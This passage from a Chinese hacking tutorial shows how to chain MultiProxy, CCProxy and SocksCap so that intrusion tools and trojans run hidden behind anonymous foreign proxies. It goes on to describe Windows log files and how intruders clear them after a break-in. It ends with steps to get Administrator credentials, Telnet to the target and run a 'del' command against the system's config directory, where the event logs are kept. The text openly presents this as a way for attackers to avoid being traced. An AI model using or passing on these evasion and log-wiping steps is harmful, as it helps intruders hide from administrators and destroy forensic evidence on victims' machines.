
MultiProxy窗口

2.设置MultiProxy选项

为了更好地使用 MultiProxy，更好地管理代理服务器，更好地提高上网效率，我们可以要把 MultiProxy 设置得更加准确。

单击 MultiProxy 的主界面右侧的“Option(选项)”按钮。打开设置窗口，我们就是通过调整这里的设置，更好地利用 MultiProxy 为我们服务，这里主要介绍一些比较关键的选项。


STEP1 在“General options (通常选项)”中，“Accept connection on (端口)”默认设置为 8088，这里我们可以自定义设置，只要使用 MultiProxy 的黑客软件对应这个端口即可。



连接选项

“Max simultaneous (最大同时连接数)”可以让用户在同一时间里连接多个代理服务器，这样可以大大的提高访问速度。理论上这个值越大越好，但实际上它的连接数目是超不过 15 的，而“Default timeout (默认的超时时间)”可以设置为 30，以保证测试的可能性。


STEP2 在“Connect via (连接路径)”选项中。这里选择使用什么样的代理服务器，建议选择“All responding proxy (全部有响应的代理服务器)”。



连接路径选项

因为选择前面任何一项都会令到你有机会错失使用一些好的代理服务器。


STEP3 选择“Select next server (选择下一个服务器)”中，通常用户都是选择第二个选项“Next fastest available (下一个最快可用的服务器)”。



选择下一个服务器选项

如果选择“Random server (随机的服务器)”，它会选择不能使用的代理服务器；如果选择“Next available (下一个可用的服务器)”，它主要选择速度是最快的代理服务器；如果选择“Rotate every XX seconds (每 XX 秒轮换一次)”，太不切合实际了。所以建议用户最好还是选择“Next fastest available (下一个最快的可用服务器)”。

STEP4 切换到“Proxy servers list (代理服务器列表)”这里是该软件的核心。显示各代理地址状态，以绿灯标示可用的代理，不可用的代理以红灯标示。各代理以速度的大小排列。




代理服务器列表

选取左下角的“Menu (菜单)”按钮或单击

鼠标右键，可对代理进行各种操作，主要有以下功能：

● Add（添加代理），在菜单中选取 Add…，显示，如下图所示的对话框，在 Proxy 编辑框中输入代理 IP 地址，在 Port 编辑框中输入相应端口。



添加代理服务器

● Edit（编辑代理），在列表框中选中的一代理，在菜单中选取 Edit…，可对代理的 IP 地址及端口进行修改。


● Delete（删除代理），在列表框中选中的一代理，在菜单中选取 Delete，可将此对代理删除。对长时间不可用的代理应予以删除。

● Proxy list（代理列表），此菜单包含对整个代理列表的操作。选择相应命令，可对所有代理进行检测，可一次性删除全部代理或删除所有不可用代理等。

● Find Fastest（寻找最快代理），在菜单中选取此命令，弹出以下对话框，在 URL 编辑框中输入一个网址，可检测出访问此网址的最快的代理。

若新加入的代理服务无法工作，可以暂时保留，让 MultiProxy 自动切换，若以后都不能使用，再删除不迟。

STEP5 在“Advanced options（高级选项）”中可检测并显示本机 IP 和机器名。若检测不成功，或安装了防火墙，应选中两个 Override 单选框。并在可用于连接的 IP 地址中编辑框中添加 127.0.0.1。



高级选项


3.使用MultiProxy

设置好 MultiProxy 之后，就可以使用它了，我们以 IE 浏览器进行测试，首先填写 IE 的代理设置。


- (1) 打开菜单栏的“工具”→“Internet 选项”。
- (2) 再在“Internet 选项”窗口中单击“连接”。
- (3) 拨号上网的用户请选择“设置”，局域网的用户请选择“局域网”设置。
- (4) 在“使用代理服务器”地址栏填上 127.0.0.1，端口填上 8088。为什么要在 IE 的代理服务器地址中设置为 127.0.0.1:8088 呢？我们再来详细为读者介绍。

“127.0.0.1”这个 IP 地址是用于测试本机回路用的，它代表的就是本机的 IP，由于 MultiProxy 安装在本机上，所以客户端软件（本例中客户端软件为 IE）要找到 MultiProxy 就得填写本机的 IP 地址，如果 MultiProxy 安装在其他计算机上，那么这栏就得填写其它计算机相应的 IP 地址。通过 IP 地址找到了 MultiProxy 的所在主机位置，可是怎么才能告诉该主机，客户端软件要使用 MultiProxy 服务呢？这就是端口的作用了。

MultiProxy 默认使用 8088 端口（在设置中可以修改），也就是说，只有客户端软件发出 8088 这个端口信号，这就告诉了该主机要与 MultiProxy 取得连接。



通过这样对 IE 进行设置之后，浏览器就以 MultiProxy 提供的代理服务器进行浏览网页了。这样可以访问一些有限制的网站。这时只要有服务请求，我们就可以在 MultiProxy 主界面中清楚地查看到有哪个代理正被调度使用中及代理服务器的连接速度。



代理被使用的情况及连接的速度

如果你不想通过 MultiProxy 而直接连接到 Internet，可以在任务栏右侧 MultiProxy 的小图标上点右键，选择“Disable(direct connection) 禁止（直接连接）”，将 IE 的拨号连接改为不使用代理服务器就一切同前了。

4.MultiProxy使用技巧

(1) MultiProxy 的特点就是能够使用户同时使用多个代理服务器，达到万马齐驱的目的。理想状态是越多的代理服务器同时工作，速度就越快。但是实际并不是如此。MultiProxy 默认最多同时连接的代理服务器是 8 个，这个数字一般比较科学。虽然用户可以改变最大同时连接数，但建议还是不改的好。这样我们就可以发现我们只需要少量的代理服务器地址就行了，而不是输入成百上千的地址就能达到更高的速度。相反越多的代理服务器地址在启动 MultiProxy 时，验证时间也就越长，通常是不可取的。一般列表中有 10—15 个匿名的国外代理服务器比较好。

(2) MultiProxy 就像一个本地代理服务器一样，本机所发出的请求全部都通过 MultiProxy 再转给代理服务器。所以我们可以看见 MultiProxy 工作时，状态栏里有很多的语句显示与各个代理服务器之间的连接速度。MultiProxy 默认依次使用连接最快的代理服务器，当 MultiProxy 验证完

毕后，代理服务器列表就会自动根据连线速度排列。在表中地址前为绿灯的表示代理服务器此时工作正常，为红灯的表示代理服务器工作不正常或者是关闭了。最快的代理服务器总是排在第一位；然而有时候并不是最快的就是最好的，代理服务器工作是不稳定的。工作一段时间后，可能最快的代理服务器可能出现延迟现象，这时我们需要重新验证代理服务器。如果重新验证后还不行的话，我们就在代理服务器列表中，右键单击其地址选择“禁止”功能，这时此地址前的灯会变成灰色，表示此时其功能暂时失效，往后用户可以自行恢复。

(3) 当黑客要进行任务的时候，首先打开 MultiProxy，然后在黑客软件中设置代理设置：127.0.0.1:8088，这样黑客任务就可以在不同的代理服务器中切换了，建议用户首先使用网页浏览器来测试这些代理是否可用，通常要多试几次，如果能成功连接，那么黑客进行的活动就隐藏在这些代理服务下了。如果不再需要经由 MultiProxy 来上网，就将黑客软件中的代理设置取消，这样才可以使用该软件。


16.2.5 代理协议的转换

一般来说代理服务器（Proxy 服务器）主要分为两类：“HTTP Proxy”与“Socks Proxy”，

可是提供这两种服务的代理服务器却不成比例，相比于数量众多的 HTTP Proxy 来说，Socks Proxy 要少得多，即使花费大力气找到了几个 Socks Proxy 还不一定正常使用呢。这就出现了一个矛盾，有的网络软件和黑客工具只支持 Socks 代理，例如：Telnet 软件、FTP 客户端软件、E-Mail 客户端软件还有一些 IP 或漏洞扫描器、木马程序等，那么怎样才能让这些只支持 Socks 协议的软件通过 HTTP 代理服务上网呢？这就需要协议转换工具。实现这功能的是著名的 TCP2HTTP、SOCKS2HTTP 和国产优秀的 CCProxy，其中 CCProxy 因其设置简单和使用方便等特点，成为国内最受欢迎的代理服务器软件。最重要的是它为 Socks 客户程序模拟了一个轻巧的 Socks 服务器，使它们可以冲破 HTTP 代理服务器的限制。

1. 协议转换思路


事实上，我们是利用 CCProxy 的代理来转换协议的，通过 CCProxy 来代理只支持 Socks 的软件，然后又让 CCProxy 连接上 HTTP 代理服务器，如下图所示。这样，支持 Socks 的软件就可以使用 HTTP 的代理服务器了。MultiProxy 在前面已经设置好了，通过 127.0.0.1:8088 来使用它，只要将 CCProxy 连接上 MultiProxy 就行了。



Socks转HTTP示意图


2.设置CCProxy

设置 CCProxy 的方法很简单，单击主界面上的“设置”按钮打开“设置”对话框，其基本设置可以保持不变，但一定要开启 SOCKS/MMS 协议，端口保持不变。



保证CCProxy代理Socks协议

单击“高级”按钮，选择“二级代理”标签，并勾选“启用二级代理”复选框，由于我们使用的是本机上 MultiProxy 提供的 HTTP 代理，所以在代理地址中填写 IP 为“127.0.0.1”而端口就填写连接 MultiProxy 的 8088。



让CCProxy成为二级代理


注意 ATTENTION

在本例中，我们是要让 CCProxy 连接上本机的 MultiProxy 所以代理地址栏和协议端口才如此填写，如果用户有其他做代理的主机，则以代理主机为准。

3.测试与使用


设置完成后，我们就搭起 Socks 协议转换为 HTTP 协议的桥梁，现在可以使用软件来进行测试，我们以 IE 浏览器为例（当然 IE 既支持 HTTP 代理也支持 Socks 代理），其他软件的设置可以参考操作。

STEP1 打开 IE 菜单栏中的“工具”→“Internet 选项”在连接标签中选择代理设置，如果是拨号上网，则单击“拨号和虚拟专用网络设置”右侧的“设置”按钮；如果是局域网，则直接单击“局域网设置”按钮。




拨号上网的代理设置

STEP2 为了验证 Socks 转换是否成功，所以在设置窗口中，我们勾选“对此连接使用代理服务器”但不要填写下面的地址和端口，然后单击“高级”按钮。



让IE浏览器使用代理

STEP3 在高级设置栏中，我们只填写 Socks 栏，由于 CCProxy 安装在本地计算机上，所以这个代理服务器地址也就填写 127.0.0.1，由于我们让 IE 的 Socks 协议连接上 CCProxy，所以就填写 CCProxy 提供的 1080 端口。




输入指向CCProxy的地址与端口

提示 **ATTENTION**

如果要让 IE 连接上 MultiProxy，则填写 8088 端口，当然 MultiProxy 不提供 Socks 代理服务，连接上了也不会有效果，这里只是为了说明端口的作用。

STEP4 如果用户处于局域网中，不想给别人提供代理，那么在主界面可以单击“账号”，在允许范围中选择“允许部分”，在验证类型中选择“IP 地址”然后单击“新建”按钮输入你自己的 IP 地址，确定即可，这样别的 IP 地址就无法使用这个代理了。



限制用户使用该代理

STEP5 设置完成后返回，这样 IE 就通过 Socks 协议连接到 CCProxy 上，再由 CCProxy 转换为 HTTP 服务后连接到 MultiProxy，如此只支持 Socks 协议的软件也能够使用 HTTP 代理服务了。

16.2.6 让黑客任务隐藏在代理服务下

在代理的环境下，黑客就能做好伪装进行任务，上一节我们解决了不支持 HTTP 代理的软件上网问题，可是黑客使用的软件本身不支持代理上网呢，那么代理服务岂不是形同虚设？这里我们向读者推荐一款工具——SocksCap，该工具可让各种不支持代理服务器的网络软件或黑客工具都能使用代理服务器。

1. 认识SocksCap

SocksCap 是一个通过 Socks 代理连接网络的程序，由美国 NEC USA, Inc. 公司出品的代理服务器第三方支持软件，拥有功能强大的 SOCKS 调度，通过它几乎可以让所有基于 TCP/IP 协议的软件像 ICQ、MUD、FTP、IE、NEWS……都能通过 Socks 代理服务器连接到 Internet，原先不支持 Socks 代理的应用也可以用 Socks 代理了，它就像一个帽子一样，可以盖住客户端软件，捕捉他们的网络连接，然后转向代理服务器。下面就来介绍如何使用 SocksCap。




SocksCap主界面

2. 设置及使用SocksCap

SocksCap 在使用之前，需要进行一些配置


工作。由于 SocksCap 需要连接上提供 Socks 代理的服务器上，所以首先需要设置代理服务器的地址，在上一节中，我们已经搭建好了 CCProxy，所以就把本地开启的 CCProxy 地址填入 SocksCap 中。

STEP1 依次单击菜单栏中的“File”→“Settings”。首先进入 Socks Server 项填入本地地址：127.0.0.1，在 Port 项中填入端口：1080；Protocol 选择 Socks5 项，单击“确定”。



Socks服务设置


STEP2 接下来要做的便是把需要代理的程序加入到 SocksCap 中。单击“New（新建）”按钮，在出现的窗口中。标题名称随便写（如 IE），单击“Browse（浏览）”按钮即可选择一个程序文件加入命令行，这样，SocksCap 便已经设置完毕。




新建代理程序

实际上，有好几种方法可以把网络应用软件加入 SocksCap 代理。最方便的方法是直接把程序快捷方式拖进 SocksCap 的窗口，这时单击弹出的“New application profile”菜单给这个项

目命名，然后给出要运行的程序和工作目录，单击“OK”按钮设置生效。



添加需代理的软件



为被代理的软件命名

STEP3 双击添加进 SocksCap 里面的程序图标，这时该程序的所有网络连接都会通过 SocksCap 自动通过代理访问互联网。



添加进SocksCap的程序


总结：不是所有的网络软件都支持代理功能的，SocksCap 能让所有的网络软件都支持 Socks 代理，这样黑客所有的活动都可以在代理中进行，以达到隐藏的目的。注意，SocksCap 只能让网络软件支持 Socks 代理，如果代理服务器不支持 Socks 代理，需进行代理协议的转换，具体参见上一节内容。

注意 ATTENTION

以后每次需要通过 SocksCap 访问代理服务器，都需要先启动 SocksCap，然后双击其中的图标来启动需要通过 SocksCap 出去的软件，这样该软件上网时才能达到隐藏 IP 的目的。

3. 总结隐藏 IP 的技巧

通过前面一系列的代理搭建，黑客终于可以在进行任务的时候通过代理的方式隐藏自己的 IP 了，这期间涉及到好几个软件的转换来上网，从流程上来看，他们运行的顺序有讲究，所以黑客在使用时应该按照下面的顺序来进行。



隐藏IP上网流程

16.2.7 使用代理的注意事项

掌握了如何进行代理上网的方法之后，关于代理隐藏的应用，我们还有以下 2 点需要注意：

1. 选择代理服务器

提供代理的服务器有许多，有些是 ISP 提供的代理服务器，如果使用这样的服务器，尽管网速较快，但就不能达到很好的隐藏目的，因为 ISP 可以根据日志来追踪黑客。通常黑客是使用国外的代理服务器进行代理，不过缺点就是网络速度很受影响。

2. 连接限制

有的代理服务器（不论是国内还是国外）会

阻挡某些网站或 IP 连接，所以黑客使用该代理服务器进行连接失败时，也得考虑一下该代理服务器是否限制了这个连接。

16.3 黑客入侵与日志清除

黑客在完成入侵之后，首先是要断开与目标主机的连接，以免被管理员追踪，但是黑客在目标主机中的操作会被系统如实地记录下来并保存在日志中，一旦管理员查看日志，那么黑客所进行的活动将会被发现，所以黑客要尽可能清除入侵痕迹，系统日志就是重点需要处理的地方。

16.3.1 认识系统日志

系统日志源自航海日志：当人们出海远行的时候，总是要做好航海日志，以便为以后的工作做出依据。日志文件作为微软 Windows 系列操作系统中的一个比较特殊的文件，在安全方面具有无可替代的价值。日志每天为我们忠实的记录着系统所发生一切，利用系统日志文件，可以使系统管理员快速对潜在的系统入侵做出记录和预测，但遗憾的是目前绝大多数的人都忽略了它的存在。反而是因为黑客们光临才会使我们想起这个重要的系统日志文件。

1. 日志文件的特殊性

要了解日志文件，首先就要从它的特殊性讲起，说它特殊是因为这个文件由系统管理，并加以保护，一般情况下普通用户不能随意更改。我们不能用针对普通 TXT 文件的编辑方法来编辑它。例如 Word 系列、写字板等等，都奈何它不得。我们甚至不能对它进行“重命名”或“删除”、“移动”操作，否则系统就会很不客气告诉你：访问被拒绝。当然，在纯 DOS（或其他系统）的状态下，可以对它进行一些常规操作，但是你很快就会发现，你的修改根本就无济于事，当重新启动 Windows 时，系统将会自动检查这个特殊的文本文件，若不存在就会自动产生一个；若存在的话，将向该文本追加日志记录。

2. 黑客为什么会对日志文件感兴趣

黑客们在获得服务器的系统管理员权限之后就可以随意破坏系统上的文件了，包括日志文件。但是这一切都将被系统日志所记录下来，所以黑客们想要隐藏自己的入侵踪迹，就必须对日志进行修改。最简单的方法就是删除系统日志文件，但这样做一般都是初级黑客所为，真正的高级黑客们总是用修改日志的方法来防止系统管理员追踪到自己，网络上有很多专门进行此类功能的程序，例如 Zap、Wipe 等。

16.3.2 Windows 系列日志查看与分析

Windows 系列的日志也有不同之处，要清理不同版本的日志，还得先了解他们的异同之处。

1. Windows 98 的日志文件

尽管桌面系统采用 Windows 98 已经很少见了，可是并不代表 Windows 98 已经被淘汰，事实上 Windows 98 广泛应用与企业中，为了节省成本，很多企业一般在功能服务性的主机中仍然安装 Windows 98 系统，最常见的就是打印机、打卡机、收银机等等。所以我们先从 Windows 98 的日志文件讲起。Windows 98 下的普通用户无需使用系统日志，除非有特殊用途，例如，利用 Windows 98 建立个人 Web 服务器时，就会需要启用系统日志来作为服务器安全方面的参考，当已利用 Windows 98 建立个人 Web 服务器的用户，可以进行下列操作来启用日志功能。

STEP1 在“控制面板”中双击“个人 Web 服务器”图标，（必须已经在配置好相关的网络协议，并添加“个人 Web 服务器”的情况下）。

STEP2 在“管理”选项卡中单击“管理”按钮。

STEP3 在“Internet 服务管理器”页中单击“WWW 管理”；

STEP4 在“WWW 管理”页中单击“日志”选项卡；

STEP5 选中“启用日志”复选框，并根据需要进行更改。将日志文件命名为“Inetserver_event.

log”。如果“日志”选项卡中没有指定日志文件的目录，则文件将被保存在 Windows 文件夹中。

普通用户可以在 Windows 98 的系统文件夹中找到日志文件 schedlog.txt。我们可以通过以下几种方法找到它。在“开始”→“查找”中查找到它，或是启动“任务计划程序”，在“高级”菜单中单击“查看日志”来查看到它。Windows 98 的普通用户的日志文件很简单，只是记录了一些预先设定的任务运行过程，相对于作为服务器的 NT 操作系统，真正的黑客们很少对 Windows 98 发生兴趣。所以 Windows 98 下的日志不为人们所重视。

2. Windows 2000/XP 的日志系统

在 Windows 2000/XP 系列中，日志文件几乎对系统中的每一项事务都要做一定程度上的审计。Windows 2000/XP 的日志文件一般分为三类：

●系统日志：跟踪各种各样的系统事件，记录由 Windows NT 的系统组件产生的事件。例如，在启动过程加载驱动程序错误或其它系统组件的失败记录在系统日志中。

●应用程序日志：记录由应用程序或系统程序产生的事件，比如应用程序产生的装载 dll（动态链接库）失败的信息将出现在日志中。

●安全日志：记录登录上网、下网、改变访问权限以及系统启动和关闭等事件以及与创建、打开或删除文件等资源使用相关联的事件。利用系统的“事件管理器”可以指定在安全日志中记录需要记录的事件，安全日志的默认状态是关闭的。

Windows 2000/XP 的日志系统通常放在下面的位置，根据操作系统的不同略有变化。


```
%systemroot%\system32\config\sysevent.  
evt  
%systemroot%\system32\config\secevent.  
evt  
%systemroot%\system32\config\apptevent.  
evt
```

注意 ATTENTION

“%systemroot%”代表相对路径，表示系统目录下，如果是 Windows 2000，则代表“C:\Winnt\”目录，如果是 Windows XP，则代表“C:\Windows\”目录。

Windows 2000/XP 使用了一种特殊的格式存放它的日志文件，这种格式的文件可以被事件查看器读取，事件查看器可以在“控制面板”中找到，系统管理员可以使用事件查看器选择要查看的日志条目，查看条件包括类别、用户和消息类型。

启动事件查看器的方法是在“控制面板”的“管理工具”中打开“事件查看器”。



事件查看器

启动 Windows 2000/XP 时，事件日志服务会自动启动，所有用户都可以查看“应用程序日志”，但是只有系统管理员才能访问“安全日志”和“系统日志”。系统默认的情况下会关闭“安全日志”，但我们可以使用“组策略”来启用“安全日志”开始记录。安全日志一旦开启，就会无限制的记录下来，直到装满时停止运行。

Windows 2000/XP 日志文件默认位置：

● 应用程序日志、安全日志、系统日志、DNS 日志默认位置：%systemroot%\system32\config；安全日志文件：%systemroot%\system32\config\SecEvent.EVT；

● 系统日志文件：%systemroot%\system32\config\SysEvent.EVT；

● 应用程序日志文件：%systemroot%\

system32\config\AppEvent.EVT；

● Internet 信息服务 FTP 日志默认位置：%systemroot%\system32\logfiles\msftpsvc1\；

● Internet 信息服务 WWW 日志默认位置：%systemroot%\system32\logfiles\w3svc1\；

● Scheduler 服务器日志默认位置：%systemroot%\schedLGu.txt。该日志记录了访问者的 IP，访问的时间及请求访问的内容。

这里对 FTP 日志和 WWW 日志作一个简单的讲述。FTP 日志以文本形式的文件详细地记录了以 FTP 方式上传文件的文件、来源、文件名等等。不过由于该日志太明显，所以高级黑客们根本不会用这种方法来传文件，取而代之的是使用 RCP。FTP 日志文件和 WWW 日志文件产生的日志一般在 %systemroot%\system32\LogFiles\W3SVC1 目录下，默认是每天一个日志文件，FTP 和 WWW 日志可以删除，但是 FTP 日志所记录的一切还是会在系统日志和安全日志里记录下来，如果用户需要尝试删除这些文件，通过一些并不算太复杂的方法，例如首先停止某些服务，然后就可以将该日志文件删除。具体方法省略。

16.3.3 黑客如何清除系统日志

知道了 Windows 日志的详细情况，下面就要学会怎样删除这些日志，日志文件通常有某项服务在后台保护，除了系统日志、安全日志、应用程序日志等等，它们的服务是 Windows 的关键进程，而且与注册表文件在一块，当 Windows 启动后，启动服务来保护这些文件，所以很难删除，而 FTP 日志和 WWW 日志以及 Scheduler 日志都是可以轻易地删除的。


STEP1 首先要取得 Administrator 密码或 Administrators 组成员之一，然后 Telnet 到远程主机。

STEP2 我们以及了解了各个日志存放的地点，所以可以通过命令行中删除各项系统日志：

del %systemroot%\system32\config；

